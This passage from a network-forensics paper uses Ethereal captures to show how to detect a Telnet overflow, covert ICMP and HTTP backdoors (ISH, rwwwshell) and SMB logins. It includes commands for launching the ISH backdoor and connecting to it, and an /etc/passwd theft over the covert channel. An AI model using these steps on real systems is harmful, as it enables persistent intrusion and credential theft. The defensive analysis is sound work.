This is really easy to detect, as the attacker must use a series of 'AYT' commands to cause the overflow. Figure 25, on the following page, depicts an overview of the attack. I have removed numerous frames to make the output more readable, but you can tell from the time that the overall exploit attempt lasted about thirty seconds. Successful exploitation often takes a minute to several minutes to complete. Lets step through the network capture. Frames 9-12 contain the three-way handshake, 15 is the server providing connection parameters/options, in 16 the attacker acknowledges the servers packet, then in 17 sends the shellcode to be stored in heap memory. Between 0 and 30 seconds, the contents of frame 17 are repeatedly sent to the server. Frame 18 contains the stack-based overflow, 19 is the servers response to the 'AYT' commands. In a successful overflow, the server will only respond with an ACK packet. This is due to the Telnet process crashing. Of course, in an unsuccessful exploit that also crashes the Telnet daemon, you might have to look at another area of the Ethereal capture to determine the outcome. The particular shellcode used, in this example, simply executes a remote shell during the same connection. It is easy to determine if an intruder gained access to the box, because you will see commands being typed followed by positive responses from the server. However, what if port-binding shellcode is used? If you are unable to reach a conclusion as to outcome of an intruder's attack, then it is necessary to immediately do further analysis on the potential victim system. Is the victim running the same O/S that the attack exploits, is it running a vulnerable version of the software, and is it patched? If you discover that the system was actually vulnerable to the exploit and find a backdoor, then your job is easy.

```
 9 0.050 10.1.1.50    10.1.1.10    TCP     32775 > telnet [SYN] Seq=1
11 0.050 10.1.1.10    10.1.1.50    TCP     telnet > 32775 [SYN, ACK]
12 0.050 10.1.1.50    10.1.1.10    TCP     32775 > telnet [ACK] Seq=1
15 0.050 10.1.1.10    10.1.1.50    TELNET  Telnet Data ...
16 0.050 10.1.1.50    10.1.1.10    TCP     32775 > telnet [ACK] Seq=1
17 0.060 10.1.1.50    10.1.1.10    TELNET  Telnet Data ...
18 30.70 10.1.1.50    10.1.1.10    TELNET  Telnet Data ...
19 30.70 10.1.1.10    10.1.1.50    TELNET  Telnet Data ...
20 30.74 10.1.1.50    10.1.1.10    TCP     32775 > telnet [ACK] Seq=1
21 34.44 10.1.1.50    10.1.1.10    TELNET  Telnet Data ...
22 34.60 10.1.1.10    10.1.1.50    TCP     telnet > 32775 [ACK] Seq=2
23 38.27 10.1.1.50    10.1.1.10    TELNET  Telnet Data ...

⊟ Telnet
    Command: Don't Encryption option
    Data: \r\n
    Data: [Yes]\r\n
    Data: \r\n
    Data: [Yes]\r\n
    Data: \r\n
```

Figure 25. Overview of unsuccessful Telnet 'AYT' buffer overflow

You would probably want to rebuild the box, as you don't know exactly what the attacker has done. Now there are excellent forensics techniques to determine what an intruder accomplished, but normally it is better to "play it safe" and rebuild. The tricky situation is when you find nothing wrong at all on the victim system, no sign of a backdoor, no rootkits, but you know the system was vulnerable. Once again, just how risky do you want to be?

ICMP and Covert Backdoors

There are several ways that an intruder, after gaining access to your computer, can quietly continue to keep control. Instead of obvious connections using FTP, SSH, or Telnet, an attacker might try something more devious. Several tools have been designed to facilitate this type of access. LOKI is an example of sending encrypted transactions using either ICMP_ECHO / ICMP_ECHOREPLY or DNS namelookup query / reply traffic. Another example is Mixter's Q-Shell program that uses encrypted TCP commands as part of a shell/port bouncer. A recent program currently in development, ICMP SHELL, is similar to LOKI in that it uses ICMP tunneling to transmit its data. It offers more flexibility in the number of ICMP types that can be used, but it currently does not support encryption. Covert communication can also happen through HTTP, using a tool like rwwwshell by THC. On a busy web server a sysadmin probably wouldn't notice the extra web traffic, and the firewall would have no effect since the program initiates the connection. There are more sophisticated programs that are even harder to detect than the above-mentioned tools, but this will give you a good introduction to how backdoors work.

Have you ever made the mistake of port scanning a system that was potentially compromised, but then deciding everything was fine because you didn't see any unusual ports open? A lot of people have. Lets introduce the first of two tools we will examine using Ethereal. It is called ICMP SHELL (ISH) and was written by Peter Kieltyka for Linux, BSD, and Solaris systems. It can use most ICMP types to execute commands on a remote system. Before we look at a network capture of ISH traffic lets quickly examine how normal ICMP Echo request/Reply packets should appear. ICMP is a Network layer protocol (layer 3) and is defined by RFC 792. In it we see that ICMP Echo Replies should mimic a request, with the only changes being that the type code is now zero not eight, and the checksum will be recomputed. A typical size for ICMP Echo packets is around 60-70 bytes. A reply should have the same size as a request. Below is normal ICMP traffic.

```
  3 0.000259   10.1.1.50        10.1.1.5        ICMP     Echo (ping) request
  4 0.000478   10.1.1.5         10.1.1.50       ICMP     Echo (ping) reply
  5 0.993338   10.1.1.50        10.1.1.5        ICMP     Echo (ping) request
  6 0.993465   10.1.1.5         10.1.1.50       ICMP     Echo (ping) reply
  7 1.994772   10.1.1.50        10.1.1.5        ICMP     Echo (ping) request

⊞ Frame 3 (74 on wire, 74 captured)
⊞ Ethernet II
⊞ Internet Protocol, Src Addr: 10.1.1.50 (10.1.1.50), Dst Addr: 10.1.1.5 (10.1.1.5)
⊟ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x4a5c (correct)
    Identifier: 0x0200
    Sequence number: 01:00
    Data (32 bytes)

0000  00 a0 cc 63 b0 32 08 00  46 29 82 d2 08 00 45 00   ...c.2.. F)....E.
0010  00 3c 01 0a 00 00 80 01  23 7f 0a 01 01 32 0a 01   .<...... #....2..
0020  01 05 08 00 4a 5c 02 00  01 00 61 62 63 64 65 66   ....J\.. ..abcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                     wabcdefg hi
```

Figure 26. Normal ICMP Echo request/reply traffic

The letters in the data portion are normal for a windows box "pinging" another system. As you can see, one ping request gets one ping response. Now lets look at ISH traffic, Figure 27.

```
 136 36.430000 10.1.1.5          10.1.1.50          ICMP    Echo (ping) reply
 137 36.430000 10.1.1.5          10.1.1.50          ICMP    Echo (ping) reply
 138 41.650000 10.1.1.50         10.1.1.5           ICMP    Echo (ping) request
 139 41.650000 10.1.1.5          10.1.1.50          ICMP    Echo (ping) reply
 140 41.800000 10.1.1.5          10.1.1.50          ICMP    Echo (ping) reply
 141 44.210000 10.1.1.50         10.1.1.5           ICMP    Echo (ping) request

    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x93d2 (correct)
    Identifier: 0x5e02
    Sequence number: 77:00
    Data (108 bytes)

0000  08 00 46 29 82 d2 00 a0  cc 63 b0 32 08 00 45 00   ..F).... .c.2..E.
0010  00 88 00 ca 00 00 40 01  63 73 0a 01 01 05 0a 01   ......@. cs......
0020  01 32 00 00 93 d2 5e 02  77 00 00 00 00 00 00 00   .2....^. w.......
0030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0040  00 00 00 00 00 00 3a 34  30 20 79 70 2e 63 6f 6e   ......:4 0 yp.con
0050  66 0a 2d 72 77 2d 72 2d  2d 72 2d 2d 20 20 20 20   f.-rw-r- -r--
0060  31 20 72 6f 6f 74 20 20  20 20 20 72 6f 6f 74 20   1 root      root
0070  20 20 20 20 20 20 20 20  31 33 39 38 20 4d 61 72            1398 Mar
0080  20 20 36 20 20 32 30 30  30 20 79 70 73 65 72 76     6  200 0 ypserv
0090  2e 63 6f 6e 66 0a                                  .conf.
```

Figure 27. ISH traffic (10.1.1.5 is compromised)

A sysadmin might not even notice anything peculiar about the above traffic. Especially if there is a lot of ICMP activity. However, if we are looking for something that is out of the ordinary we have just found it. First thing we see is that there is not a one to one ratio of ping requests to replies. Some might pass this off as “heavy traffic” where not all of the requests are getting through. However, if you look closely, you will notice that there are more replies than requests, which isn’t normal. A hacker can get around this by setting the ISH program on the compromised system to send an echo request in response to an echo reply. That’s hurts your brain if you think about it too hard. Then, of course the sysadmin will wonder, “Why am I sending so many pings”. Other things that do not look “right” about this traffic are the size and content of the data field. You shouldn’t see the words “root” being passed in the data portion.

How does the hacker install and run ISH? After compromising a computer, the intruder uploads the ISH server and runs it. In the case for the Ethereal capture shown below it would be:
bash# **./ishd -i 780 -t 14 -p 200**

Now the hacker sets up a client on his/her system: bash**# ./ish -i 780 -t 13 -p 200 10.1.1.5**
The –i option which sets the identifier and the –p option which sets the packet size must be the same on both client and server.

```
  1 0.000000  10.1.1.50          10.1.1.5           ICMP     Timestamp request
  2 0.000000  10.1.1.5           10.1.1.50          ICMP     Timestamp reply
  3 0.010000  10.1.1.5           10.1.1.50          ICMP     Timestamp reply
  4 4.320000  10.1.1.50          10.1.1.5           ICMP     Timestamp request

    Type: 14 (Timestamp reply)
    Code: 0
    Checksum: 0x4d5b (correct)
    Identifier: 0xf801
    Sequence number: 01:00
    Originate timestamp: 0

0000   08 00 46 29 82 d2 00 a0  cc 63 b0 32 08 00 45 00   ..F).... .c.2..E.
0010   00 90 00 f3 00 00 40 01  63 42 0a 01 01 05 0a 01   ......@. cB......
0020   01 32 0e 00 4d 5b f8 01  01 00 00 00 00 00 00 00   .2..M[.. ........
0030   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0040   00 00 00 00 00 00 75 69  64 3d 30 28 72 6f 6f 74   ......ui d=0(root
0050   29 20 67 69 64 3d 30 28  72 6f 6f 74 29 20 67 72   ) gid=0( root) gr
0060   6f 75 70 73 3d 30 28 72  6f 6f 74 29 2c 31 28 62   oups=0(r oot),1(b
0070   69 6e 29 2c 32 28 64 61  65 6d 6f 6e 29 2c 33 28   in),2(da emon),3(
0080   73 79 73 29 2c 34 28 61  64 6d 29 2c 36 28 64 69   sys),4(a dm),6(di
0090   73 6b 29 2c 31 30 28 77  68 65 65 6c 29 0a         sk),10(w heel).
```

Figure 28. ISH ICMP Timestamp option

So how do you go about detecting and stopping malicious ICMP activity? One technique is to look for a “string” or hex value that should not be found in the data portion. Also, examining the total size of the packet is useful against programs whose data content exceeds the typical ICMP length. Of course other methods must be used to detect encrypted communication that has correct checksums, identifiers, packet length, and sequence numbers. The best solution is disallowing ICMP types that aren’t required at border routers, and preventing or detecting the initial compromise.

An attacker can control even computer systems that are behind a well-configured router, firewall, and proxy server. Granted, it will be difficult for the intruder to place the backdoor on the compromised system, but it is possible. An example of a tool that can allow an intruder to control such systems is rwwwshell. Created in 1998 by van Hauser (member of “The Hacker's Choice” group), the Perl script initiates an outbound connection to the hacker's system that is running a server listening on the chosen port. If anyone, besides the rwwwshell client (which is the same script as the server) connects to the intruder's server it will respond with a 404 File Not Found Error. So what does the client-server communication look like?

```
 3 0.000000 10.1.1.5    10.1.1.50  TCP   1031 > 8080 [SYN] Seq=2839850262 Ack=0 Win=3212
 4 0.000000 10.1.1.50   10.1.1.5   TCP   8080 > 1031 [SYN, ACK] Seq=3756008545 Ack=28398
 5 0.000000 10.1.1.5    10.1.1.50  TCP   1031 > 8080 [ACK] Seq=2839850263 Ack=3756008546
 6 0.000000 10.1.1.5    10.1.1.50  HTTP  GET /cgi-bin/order?nag5SagcAjVrCdtttz HTTP/1.0
 7 0.000000 10.1.1.50   10.1.1.5   TCP   8080 > 1031 [ACK] Seq=3756008546 Ack=2839850311
 8 6.590000 10.1.1.50   10.1.1.5   HTTP  Continuation
 9 6.590000 10.1.1.50   10.1.1.5   TCP   8080 > 1031 [FIN, ACK] Seq=3756008560 Ack=28398
10 6.590000 10.1.1.5    10.1.1.50  TCP   1031 > 8080 [ACK] Seq=2839850311 Ack=3756008560
11 6.590000 10.1.1.5    10.1.1.50  TCP   1031 > 8080 [ACK] Seq=2839850311 Ack=3756008561
12 7.600000 10.1.1.5    10.1.1.50  TCP   1031 > 8080 [FIN, ACK] Seq=2839850311 Ack=37560
```

Figure 29. Compromised system initiates connection to hacker's server

The client (10.1.1.5) establishes the connection with the attacker's computer. This allows the attacker to bypass normal firewall and proxy server rules. After the three-way handshake is complete, the client sends the initial "authentication" information using a form of uuencoding as a configurable GET request. Now the hacker sees the root shell and issues the "who" command using a HTTP continuation request. The client sends the requested information in the next GET request, shown in Figure 30.

```
10 6.590000  10.1.1.5   10.1.1.50  TCP   1031 > 8080 [ACK] Seq=283985
11 6.590000  10.1.1.5   10.1.1.50  TCP   1031 > 8080 [ACK] Seq=283985
12 7.600000  10.1.1.5   10.1.1.50  TCP   1031 > 8080 [FIN, ACK] Seq=2
13 7.600000  10.1.1.50  10.1.1.5   TCP   8080 > 1031 [ACK] Seq=375600
14 12.620000 10.1.1.5   10.1.1.50  TCP   1032 > 8080 [SYN] Seq=285547
15 12.620000 10.1.1.50  10.1.1.5   TCP   8080 > 1032 [SYN, ACK] Seq=3
16 12.620000 10.1.1.5   10.1.1.50  TCP   1032 > 8080 [ACK] Seq=285547
17 12.620000 10.1.1.5   10.1.1.50  HTTP  GET /cgi-bin/order?Maq5SabaH
18 12.620000 10.1.1.50  10.1.1.5   TCP   8080 > 1032 [ACK] Seq=376115
19 22.760000 10.1.1.50  10.1.1.5   HTTP  Continuation
20 22.760000 10.1.1.50  10.1.1.5   TCP   8080 > 1032 [FIN, ACK] Seq=3

⊟ Hypertext Transfer Protocol
    GET /cgi-bin/order?Maq5SabaHfPIRfVpTdstrdsqTabDQdstrdsqv87drdl4rk34Zk3c

0000  08 00 46 29 82 d2 00 a0  cc 63 b0 32 08 00 45 00   ..F).... .c.2..E.
0010  00 be 01 1b 40 00 40 06  22 e7 0a 01 01 05 0a 01   ....@.@. ".......
0020  01 32 04 08 1f 90 aa 33  17 1e e0 2e bd 6f 80 18   .2.....3 .....o..
0030  7d 78 3d bf 00 00 01 01  08 0a 00 22 48 5b 00 1f   }x=..... ..."H[..
0040  12 8b 47 45 54 20 2f 63  67 69 2d 62 69 6e 2f 6f   ..GET /c gi-bin/o
0050  72 64 65 72 3f 4d 61 67  35 53 61 62 61 48 66 50   rder?Mag 5SabaHfP
0060  49 52 66 56 70 54 64 73  74 72 64 73 71 54 61 62   IRfVpTds trdsqTab
0070  44 51 64 73 74 72 64 73  71 76 38 37 64 72 64 6c   DQdstrds qv87drdl
0080  34 72 6b 33 34 5a 6b 33  64 6e 6a 46 70 4f 61 73   4rk34Zk3 dnjFpOas
0090  74 72 7a 3f 64 73 74 72  61 62 31 59 6b 42 74 72   trz?dstr ab1YkBtr
00a0  64 73 74 72 33 36 6f 52  64 73 74 55 64 6c 64 50   dstr36oR dstUdldP
00b0  2e 43 64 56 73 46 63 41  6a 56 72 43 64 74 74 74   .CdVsFcA jVrCdttt
00c0  7a 20 48 54 54 50 2f 31  2e 30 0a 0a               z HTTP/1 .0..
```

Figure 30. Client responds with the requested data

The data requested was fairly small, but what if the password file or a large directory is listed? This resulting GET request will be very large and should throw up a red flag. The next request I send is “cat /etc/passwd”, shown in Frame 8, Figure 31. When the compromised system returns the contents of the password file it is a fairly large GET request.

```
  8 6.590000  10.1.1.50      10.1.1.5       HTTP   Continuation
  9 6.590000  10.1.1.50      10.1.1.5       TCP    8080 > 1031 [FIN, ACK] Se
 10 6.590000  10.1.1.5       10.1.1.50      TCP    1031 > 8080 [ACK] Seq=283
 11 6.590000  10.1.1.5       10.1.1.50      TCP    1031 > 8080 [ACK] Seq=283
 12 7.600000  10.1.1.5       10.1.1.50      TCP    1031 > 8080 [FIN, ACK] Se
 13 7.600000  10.1.1.50      10.1.1.5       TCP    8080 > 1031 [ACK] Seq=375
 14 12.620000 10.1.1.5       10.1.1.50      TCP    1032 > 8080 [SYN] Seq=285
 15 12.620000 10.1.1.50      10.1.1.5       TCP    8080 > 1032 [SYN, ACK] Se
 16 12.620000 10.1.1.5       10.1.1.50      TCP    1032 > 8080 [ACK] Seq=285
 17 12.620000 10.1.1.5       10.1.1.50      HTTP   GET /cgi-bin/order?Mag5Sa

)020  01 05 1f 90 04 07 df e0  24 62 a9 44 ad 47 80 18   ........ $b.D.G..
)030  16 a0 e9 07 00 00 01 01  08 0a 00 1f 10 30 00 22   ........ ......0."
)040  43 6d 64 61 67 35 53 61  62 61 48 66 50 48 74 7a   Cmdag5Sa baHfPHtz
```

```
⊞ Frame 28 (1036 on wire, 1036 captured)
⊞ Ethernet II
⊞ Internet Protocol, Src Addr: 10.1.1.5 (10.1.1.5), Dst Addr: 10.1.1.50 (1C

0000  08 00 46 29 82 d2 00 a0  cc 63 b0 32 08 00 45 00   ..F).... .c.2..E.
0010  03 fe 01 21 40 00 40 06  1f a1 0a 01 01 05 0a 01   ...!@.@. ........
0020  01 32 04 09 1f 90 ab 2a  cf 33 e0 d7 e3 11 80 18   .2.....* .3......
0030  7d 78 c1 c6 00 00 01 01  08 0a 00 22 4e ac 00 1f   }x...... ..."N...
0040  18 dd 47 45 54 20 2f 63  67 69 2d 62 69 6e 2f 6f   ..GET /c gi-bin/o
0050  72 64 65 72 3f 4d 61 67  35 53 61 67 76 41 61 73   rder?Mag 5SagvAas
0060  74 4f 39 37 31 43 2b 57  76 48 38 36 31 4f 61 50   tO971C+W vH861OaP
0070  49 52 66 56 70 54 2e 42  30 51 63 6f 45 4b 30 46   IRfVpT.B 0QcoEK0F
0080  38 56 65 34 70 67 63 6c  6a 54 68 36 70 63 6b 46   8Ve4pgcl jTh6pckF
0090  4d 4b 7a 4d 61 44 55 58  31 33 41 49 36 46 6d 51   MKzMaDUX 13AI6FmQ
00a0  34 57 6a 50 36 6c 6d 5a  6b 33 6d 56 76 53 64 5a   4WjP6lmZ k3mVvSdZ
00b0  6b 6c 48 59 2e 33 44 59  2e 33 48 57 2e 42 54 51   klHY.3DY .3HW.BTQ
00c0  2e 42 54 51 2e 43 6d 53  76 6c 34 53 2e 33 64 56   .BTQ.CmS vl4S.3dV
00d0  7a 4d 2e 74 49 42 65 36  58 5a 6e 43 48 51 6b 33   zM.tIBe6 XZnCHQk3
00e0  38 57 6b 33 48 50 2e 43  44 59 2e 33 44 59 2e 43   8Wk3HP.C DY.3DY.C
00f0  6a 5a 2e 43 48 6e 39 67  6f 45 66 36 70 4e 2e 42   jZ.CHn9g oEf6pN.B
0100  48 5a 6b 33 6d 56 76 53  6d 5a 6b 6c 48 59 7a 4d   HZk3mVvS mZklHYzM
0110  2e 33 44 59 2e 33 48 57  2e 43 48 5a 73 46 6f 44   .3DY.3HW .CHZsFoD
0120  66 33 48 4a 2e 43 6d 51  76 43 6a 51 2e 43 74 5a   f3HJ.CmQ vCjQ.CtZ
0130  2e 33 44 59 2e 33 44 5a  76 53 48 5a 2e 72 49 4c   .3DY.3DZ vSHZ.rIL
```

Figure 31. Abnormal GET request delivers /etc/passwd

As you can see, detecting a hidden backdoor can be difficult (and these are very primitive in function). Covert Shells, by J. Christian Smith, is an excellent article that reviews some common backdoors and ways to detect them. I encourage you to read this article and some of the links to get a better understanding of this threat (http://rr.sans.org/covertchannels/covert_shells.php). The best defense is configuring your network and securing your systems to make compromise very difficult. If an attacker does manage to gain access, then early detection is once again the second best alternative.

Interpreting NetBIOS/SMB Traffic

NetBIOS and Server Message Block traffic (also known as Common Internet File System (CIFS)) is one area that is not looked at in much detail. It is usually very difficult if not impossible to determine exactly what an intruder has done, without using Ethereal or Netmon. I will try to explain a little more in depth on how NetBIOS/SMB operate, how to spot brute forcing, IPC$ connections, successful logins, and common Windows hacking tools. There are many good tutorials out there on hacking NT/2000 so I won't repeat everything they say, but I will include some of them as a reference.

I am going to address two areas in this section. First, I'll cover regular NetBIOS traffic, SMB traffic, and a little theory on how the protocols work. During the same time I'll throw in practical examples of what commands are being issued and how the resultant traffic reads in Ethereal. This is not a tutorial on Ethereal itself, but even with a basic understanding of the tool it should not be too difficult to follow.

Lastly, I will cover some common ways of hacking Windows using NetBIOS and SMB.

There are several very good references at the end of this paper. I encourage you to read the first few and use the others as a reference when you encounter strange hex codes or SMB names that you are unfamiliar with. I tried not to get bogged down too much with every technical detail of NetBIOS and SMB. Those details are in the references.

DISCLAIMER: This is just a reminder, once again, to not use any of this information for illegal purposes. Use this on a test network at home or in the lab.

Part I: Normal NetBIOS Traffic:

Here is an example of what connecting to a remote share looks like.

My computer is Bongo (10.0.0.50) and I want to access one of Testman's (10.0.0.100) shares. There is a file on one of the shares, but I don't remember which one or the name so I have to start from scratch.

NOTE: Since I am running these sniffer traces and connections on the same network the traffic is going to look slightly different than from a normal user (or attacker) connecting across the Internet. However, the principles are the same.

First I query 10.0.0.100 to obtain information about the computer:

c:\ **nbtstat –A 10.0.0.100**

This returns, on the initiating display, the output shown on the next page.

```
Local Area Connection:
Node IpAddress: [10.0.0.50] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    TESTMAN        <00>  UNIQUE      Registered
    TESTMAN        <20>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    TESTMAN        <03>  UNIQUE      Registered
    WORKGROUP      <1E>  GROUP       Registered
    ADMINISTRATOR  <03>  UNIQUE      Registered
    WORKGROUP      <1D>  UNIQUE      Registered
    ..__MSBROWSE__.<01>  GROUP       Registered

    MAC Address = 00-A0-CC-63-B0-32
```

Figure 32. Nbtstat screen output

NBNS (NetBIOS name service) runs in the session layer (5 for the OSI model). It runs from port 137 to 137 via UDP.

```
   4 5.731783 10.0.0.50      10.0.0.100     NBNS     Name query NBSTAT *<00><00><0
   5 5.732054 10.0.0.100     10.0.0.50      NBNS     Name query response NBSTAT

⊟ NetBIOS Name Service
    Transaction ID: 0x809e
  ⊞ Flags: 0x8400 (Name query response, No error)
    Questions: 0
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Answers
    ⊟ *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>: type NBSTAT
        Name: *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
        Type: NBSTAT
        Class: inet
        Time to live: 0 time
        Data length: 191
        Number of names: 8
        Name: TESTMAN         <00> (Workstation/Redirector)
      ⊟ Name flags: 0x400 (B-node, unique, active)
          0... .... .... .... = Unique name
          .00. .... .... .... = B-node
          ...0 .... .... .... = Name is not being deregistered
          .... 0... .... .... = Name is not in conflict
          .... .1.. .... .... = Name is active
          .... ..0. .... .... = Not permanent node name
        Name: TESTMAN         <20> (Server service)
      ⊟ Name flags: 0x400 (B-node, unique, active)
```

Figure 33. Ethereal display showing nbtstat response

The most important things to take from this output are: TESTMAN is the name of the computer <00> , has sharing enabled <20>, and is registered by the messenger service <03>. This means if you wanted to graphically browse this computer you could add TESTMAN to your lmhosts file. NetBIOS was originally designed as a local network protocol, where server names were automatically matched to their IP addresses. Once TCP/IP support was added, Microsoft needed a way to perform server name to IP address matching for remote domain controllers and servers. The lmhosts file does this. Lastly we see that the administrator is logged in (unless the sysadmin is tricky and renamed the admin account). Now I want to connect to TESTMAN to see what shares are available. I add the correct entry to my lmhosts file and start up Microsoft Network. I log in to TESTMAN (10.0.0.100) as administrator, but I'm forgetful and make three incorrect entries before authenticating. Just this small step generates a whole heap of traffic:

```
14 6.734886  10.0.0.50    10.0.0.100   TCP      1028 > netbios-ssn [SYN] Seq=1562215886 A
15 6.735146  10.0.0.100   10.0.0.50    TCP      netbios-ssn > 1028 [SYN, ACK] Seq=281174
16 6.735189  10.0.0.50    10.0.0.100   TCP      1028 > netbios-ssn [ACK] Seq=1562215887 A
17 6.735245  10.0.0.50    10.0.0.100   NBSS     Session request
18 6.735486  10.0.0.100   10.0.0.50    NBSS     Positive session response
19 6.735667  10.0.0.50    10.0.0.100   SMB      Negotiate Protocol Request
20 6.736263  10.0.0.100   10.0.0.50    SMB      Negotiate Protocol Response
21 6.737991  10.0.0.50    10.0.0.100   SMB      Tree Connect AndX Request, Path: \\TESTMA
22 6.739634  10.0.0.100   10.0.0.50    SMB      Tree Connect AndX Response
23 6.740029  10.0.0.50    10.0.0.100   LANMAN   NetServerEnum2 Request, Workstation, Serv
24 6.819945  10.0.0.100   10.0.0.50    LANMAN   NetServerEnum2 Response
25 6.974109  10.0.0.50    10.0.0.100   TCP      1028 > netbios-ssn [ACK] Seq=1562216418 A
26 9.450778  10.0.0.50    10.0.0.100   SMB      Tree Connect AndX Request, Path: \\TESTMA
27 9.590256  10.0.0.100   10.0.0.50    TCP      netbios-ssn > 1028 [ACK] Seq=281525 Ack=1
28 12.454468 10.0.0.100   10.0.0.50    SMB      Session Setup AndX Response, Error: STATU
29 12.465445 10.0.0.50    10.0.0.100   SMB      Tree Connect AndX Request, Path: \\TESTMA

    Source: 08:00:46:29:82:02 (Sony_29:82:02)
    Type: IP (0x0800)
⊟ Internet Protocol, Src Addr: 10.0.0.50 (10.0.0.50), Dst Addr: 10.0.0.100 (10.0.0.100)
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 48
    Identification: 0x0051
  ⊞ Flags: 0x04
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0xe5e1 (correct)
    Source: 10.0.0.50 (10.0.0.50)
    Destination: 10.0.0.100 (10.0.0.100)
⊟ Transmission Control Protocol, Src Port: 1028 (1028), Dst Port: netbios-ssn (139), Se
    Source port: 1028 (1028)
    Destination port: netbios-ssn (139)
    Sequence number: 1562215886
    Header length: 28 bytes
  ⊞ Flags: 0x0002 (SYN)
    Window size: 16384
    Checksum: 0x470f (correct)
```

Figure 34. Setting up a SMB session

As you can see I (Bongo) send a SYN to Testman on port 139. The basic info gets passed (Seq umber=1562215886, Src Port=1028, etc, etc.) and the handshake is completed. What I know so far (by looking only at this Ethereal output) is that Networking is installed on Testman, but I don't know yet if there are any open shares. Next we look at the NBSS (NetBIOS Session Protocol, TCP, Layer 5) session request, Figure 35. It is here that I give my computer name and the name of the server I want to connect to.

```
⊟ NetBIOS Session Service
     Message Type: Session request
   ⊟ Flags: 0x00
        .... ...0 = Add 0 to length
     Length: 68
     Called name: TESTMAN          <20> (Server service)
     Calling name: BONGO            <00> (Workstation/Redirector)
```

Figure 35. Bongo requests a NetBIOS session with Testman

Testman returns a positive session response, so we know that there are shares we can connect to. Now we go up two layers to layer 7 and SMB (Server Message Block). This rides atop NetBIOS and is responsible for the majority of the action we will be seeing from here on out. See the two references at the end for more information on SMB.

```
⊟ NetBIOS Session Service
     Message Type: Session message
   ⊟ Flags: 0x00
        .... ...0 = Add 0 to length
     Length: 133
⊟ SMB (Server Message Block Protocol)
     Message Type: 0xFF
     Server Component: SMB
     SMB Command: SMBnegprot (0x72)
     Status: 0x00000000
```

Figure 36. SMB Negotiate Request

First, I need to tell the server what protocols I am capable of supporting. These range from the weak Lanman 1 protocol, to the newer Lanman 2.1, and finally the strongest NTLM authentication. As most of you know, Lanman uses much weaker encryption than NTLM and has it's password broken up into two 8-byte chunks (7 bytes password, 1 byte filler). However, Windows is backwards compatible and will send both hashes to authenticate. Lophtcrack version 3 (LC3) is now capable of sniffing SMB sessions and cracking the passwords sent over the wire. It is very capable and was able to crack several test passwords I threw at it in under 10 minutes (i.e. sun@fire! broke within 5 min). Picture below shows LC3 in the middle of cracking this password.

Figure 37. Lophtcrack version 3 cracking the Lanman hash

You can even manually create your own files from network traffic to feed to LC3 for cracking. Lets continue with the SMBnegprot (negotiate protocol) request. I send the following options, shown in Figure 38, to Testman.

```
⊟ Dialects
      Dialect Marker: 2
      Dialect: PC NETWORK PROGRAM 1.0
      Dialect Marker: 2
      Dialect: LANMAN1.0
      Dialect Marker: 2
      Dialect: Windows for Workgroups 3.1a
      Dialect Marker: 2
      Dialect: LM1.2X002
      Dialect Marker: 2
      Dialect: LANMAN2.1
      Dialect Marker: 2
      Dialect: NT LM 0.12
```

Figure 38. Dialects Bongo can support

As you can see Bongo is capable of using most dialects.

```
    Dialect Index: 5, Greater than LANMAN2.1
  ⊟ Security Mode: 0x03
      .... ...1 = Security   = User
      .... ..1. = Passwords = Encrypted
      .... .0.. = Security signatures not enabled
      .... 0... = Security signatures not required
```

Figure 39. Testman indicates the required dialect

This means that the dialect used must be greater than Lanman2.1, most likely NTLM. Of course, both Lanman and NTLM hashes end up getting sent as described before.

Now it is time for the most important part, the password authentication. SMBsesssetupx (SMB session setup) is where the passwords get transmitted and checked. The documentation that comes with Lophtcrack describes in great detail this process. What we are really interested in is the share I am trying to connect to and if it was successful. In my case, since I am on the same network as Testman and I am connecting through a GUI interface, output is a little weird. The first few lines I didn't make (the computer automatically tried to connect). So lets see what Bongo tried to do.

First thing I see is that a session setup was attempted and the target share was: \\testman\IPC$. Why is Bongo trying to connect to the IPC$ share, I thought only hackers tried to. Turns out that this is business as usual for machines on a LAN. Still I would like to know what type of access a computer can automatically obtain and if Bongo will be denied. Looking at the SMB traffic further we see that a NULL session was attempted. A Unicode password length of zero indicates this.

```
    ANSI Account Password Length: 1
    UNICODE Account Password Length: 0
    Reserved: 0
```

Figure 40. Password length indicates a NULL session

```
⊟ SMB (Server Message Block Protocol)
    Message Type: 0xFF
    Server Component: SMB
    SMB Command: SMBsesssetupX (0x73)
    Status: 0x00000000
  ⊟ Flags: 0x18

0000  00 a0 cc 63 b0 32 08 00  46 29 82 02 08 00 45 00   ...c.2.. F)....E.
0010  00 e6 00 55 40 00 80 06  e5 27 0a 00 00 32 0a 00   ...U@... .'...2..
0020  00 64 04 04 00 8b 5d 1d  86 a0 00 04 4a c0 50 18   .d....]. ....J.P.
0030  44 07 c9 66 00 00 00 00  00 ba ff 53 4d 42 73 00   D..f.... ...SMBs.
0040  00 00 00 18 07 c8 00 00  00 00 00 00 00 00 00 00   ........ ........
0050  00 00 00 00 ff fe 00 00  40 00 0d 75 00 8a 00 04   ........ @..u....
0060  11 32 00 00 00 00 00 00  00 01 00 00 00 00 00 00   .2...... ........
0070  00 d4 00 00 00 4d 00 00  00 00 00 00 57 00 69 00   .....M.. ....W.i.
0080  6e 00 64 00 6f 00 77 00  73 00 20 00 32 00 30 00   n.d.o.w. s. .2.0.
0090  30 00 30 00 20 00 32 00  31 00 39 00 35 00 00 00   0.0. .2. 1.9.5...
00a0  57 00 69 00 6e 00 64 00  6f 00 77 00 73 00 20 00   W.i.n.d. o.w.s. .
00b0  32 00 30 00 30 00 30 00  20 00 35 00 2e 00 30 00   2.0.0.0.  .5...0.
